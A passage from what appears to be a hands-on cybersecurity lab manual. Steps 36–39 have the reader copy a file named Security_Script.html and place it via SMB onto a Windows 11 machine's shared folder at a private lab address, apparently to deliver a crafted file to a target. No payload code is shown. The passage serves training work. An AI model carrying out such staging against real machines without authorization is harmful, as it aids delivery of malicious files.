
36. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Desktop** from the drop-down options.




37. The **Desktop** window appears, copy **Security_Script.html** file.




38. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




39. The **Network** window appears; press the **Ctrl+L** keys. A Location field appears; type **smb://10.10.1.11** and press **Enter** to access the **Windows 11** shared folders.



